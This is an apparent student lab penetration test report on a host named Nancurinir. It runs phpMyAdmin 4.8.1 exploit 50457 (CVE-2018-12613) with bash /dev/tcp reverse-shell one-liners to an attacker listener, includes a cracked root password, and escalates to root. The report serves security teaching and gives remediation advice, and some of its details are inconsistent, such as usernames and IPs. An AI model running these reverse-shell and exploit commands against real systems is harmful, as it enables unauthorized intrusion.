



NANCURINIR

Pentest Report

April 13, 2026

Table of Contents

Contents

Table of Contents..... 2

Introduction.....3

 Objective.....3

 Recommendations.....3

Exploiting Nancurinir..... 4

 Target IP: 10.0.5.28..... 4

 Service Enumeration..... 4

 Discovered Vulnerabilities..... 5

 Achieving a Foothold.....7

 Privilege Escalation.....8

Introduction

Objective

This assessment aims to identify and exploit any and all potential vulnerabilities on the system to attempt to gain root/Administrative level compromise.

Recommendations

1. Update phpMyAdmin to the latest version to mitigate risk of Remote Code Execution from the current version.
2. Enforce stronger password policies. Ensure there is not any information on public-facing websites that could be leveraged as a username and password to sensitive accounts.
3. Encrypt all passwords within phpMyAdmin with strong and reliable encryption algorithms.
4. Regulate password requirements for user and root accounts. Ensure that passwords are not easily guessable or crackable.

Exploiting Nancurinir

Target IP: 10.0.5.28

Service Enumeration

The Service Enumeration portion of the pentest focuses on gaining insight on the services and ports that are currently running on the system. Gaining this information is incredibly important in attacking the system, as they provide information on how to potentially infiltrate the system. It is important to perform this reconnaissance prior to performing any aspect of the penetration test to obtain all necessary information.

Server IP Address	Open Ports
10.0.5.28	TCP: 80

Nmap Scan Results:

```
(champuser@kali)-[~/SEC-335]
└─$ sudo nmap 10.0.5.28 -p 80 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-07 11:37 EDT
Nmap scan report for 10.0.5.28
Host is up (0.0014s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

Discovered Vulnerabilities

Port 80: phpMyAdmin 4.8.1 - Remote Code Execution (RCE)

[CVE-2018-12613](#), [exploitDB](#)

Vulnerability Explanation: phpMyAdmin is version 4.8.1 on this system. On versions of phpMyAdmin 4.8.x up to 4.8.2, an attacker is able to execute arbitrary code, bypassing login requirements and running the vulnerable code without the need for any authentication.

Vulnerability Fix: Update phpMyAdmin to the latest version to avoid version vulnerabilities. Ensure all accounts are secured and do not allow any unauthorized access.

Severity: High

Proof of Concept:

I began by exploring which sites under `http://10.0.5.28/` existed via dirb. This gave the directory `"/phpmyadmin/"`.

```
(champuser@kali)-[~/SEC-335]
$ dirb http://10.0.5.28 -r


DIRB v2.22
By The Dark Raver

START_TIME: Tue Apr  7 11:40:28 2026
URL_BASE: http://10.0.5.28/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

GENERATED WORDS: 4612

— Scanning URL: http://10.0.5.28/ —
+ http://10.0.5.28/index.html (CODE:200|SIZE:269)
⇒ DIRECTORY: http://10.0.5.28/phpmyadmin/
+ http://10.0.5.28/server-status (CODE:403|SIZE:274)
```

The credentials for the phpMyAdmin login are present on index.html via the inspect tool. Once logged into phpMyAdmin, I am able to navigate through the databases. Within the users table, I am able to find the root user and its hashed password.



Using crackstation.net, I can access the plaintext root password.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

*2B72EB4F3B82A23BA9987F76675B83FE9FE8DDC8

I'm not a robot

This site is exceeding reCAPTCHA Enterprise free quota

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
2B72EB4F3B82A23BA9987F76675B83FE9FE8DDC8	MySQL4.1+	gandalfthewhite

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Achieving a Foothold

As mentioned above, the exploit found with this specific version of phpMyAdmin (4.8.1) is Remote Code Execution. I downloaded the exploit via searchsploit.

```
(chamuser@kali)-[~/SEC-335/week10]
$ searchsploit -m 50457
Exploit: phpMyAdmin 4.8.1 - Remote Code Execution (RCE)
URL: https://www.exploit-db.com/exploits/50457
Path: /usr/share/exploitdb/exploits/php/webapps/50457.py
Codes: CVE-2018-12613
Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/chamuser/SEC-335/week10/50457.py
```

I started a listener in the terminal.

```
(chamuser@kali)-[~]
$ nc -nlvp 4449
listening on [any] 4449 ...
connect to [10.0.17.40] from (UNKNOWN) [10.0.17.3] 56846
bash: cannot set terminal process group (791): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nancurunir:/usr/share/phpmyadmin$
```

Simultaneously, I ran the following command and gained access to the system.

```
(chamuser@kali)-[~/SEC-335/week10]
$ python3 50457.py 10.0.5.28 80 /phpmyadmin/index.php root gandalfthewhite
"bash -c 'exec bash -i &>/dev/tcp/10.0.17.40/4449 <&1'"
/home/chamuser/SEC-335/week10/50457.py:29: SyntaxWarning: invalid escape se
quence '\s'
s = re.search('token\s*value="(.*?)"', content)
/home/chamuser/SEC-335/week10/50457.py:50: SyntaxWarning: invalid escape se
quence '\d'
s = re.search('PMA_VERSION:"(\d+\.\d+\.\d+)"', content)
/home/chamuser/SEC-335/week10/50457.py:64: SyntaxWarning: invalid escape se
quence '\w'
s = re.search('logged_in:(\w+)', content)
```

Now within nancurunir, I switched my user to gandalf using the credentials found from the database and found the user-flag in the home directory.

```
whoami
gandalf
pwd
/home/gandalf
ls
user-flag.txt
cat user-flag.txt
"82745644-c7f3-4250-acba-aa453abb2249"
```

Privilege Escalation

I used the following command to get an interactive shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

I began another listener in another terminal window and ran the command below. This gave me root access into nancurunir once prompted for the password.

```
gandalf@nancurunir:/usr/share/phpmyadmin$ bash -c 'exec bash -i &>/dev/tcp/10.0.17.40/4448 <&1'
<sh -c 'exec bash -i &>/dev/tcp/10.0.17.40/4448 <&1'
[sudo] password for gandalf: gandalfthewhite

champuser@kali: ~
File Actions Edit View Help
(champuser@kali)-[~]
$ nc -nlvp 4448
listening on [any] 4448 ...
connect to [10.0.17.40] from (UNKNOWN) [10.0.17.3] 44302
gandalf@nancurunir:/usr/share/phpmyadmin$ sudo su
sudo su
sudo: unable to resolve host nancurunir: Temporary failure in name resolution

whoami
root
```

Lastly, the root-flag is found within the home directory of the root account.

```
root@nancurunir:~# cat root-flag.txt
cat root-flag.txt : /usr/share/phpmyadmin
"22815793-a31c-42e5-ab46-a42241152c26"
root@nancurunir:~# █ &>/dev/tcp/10.0.1
```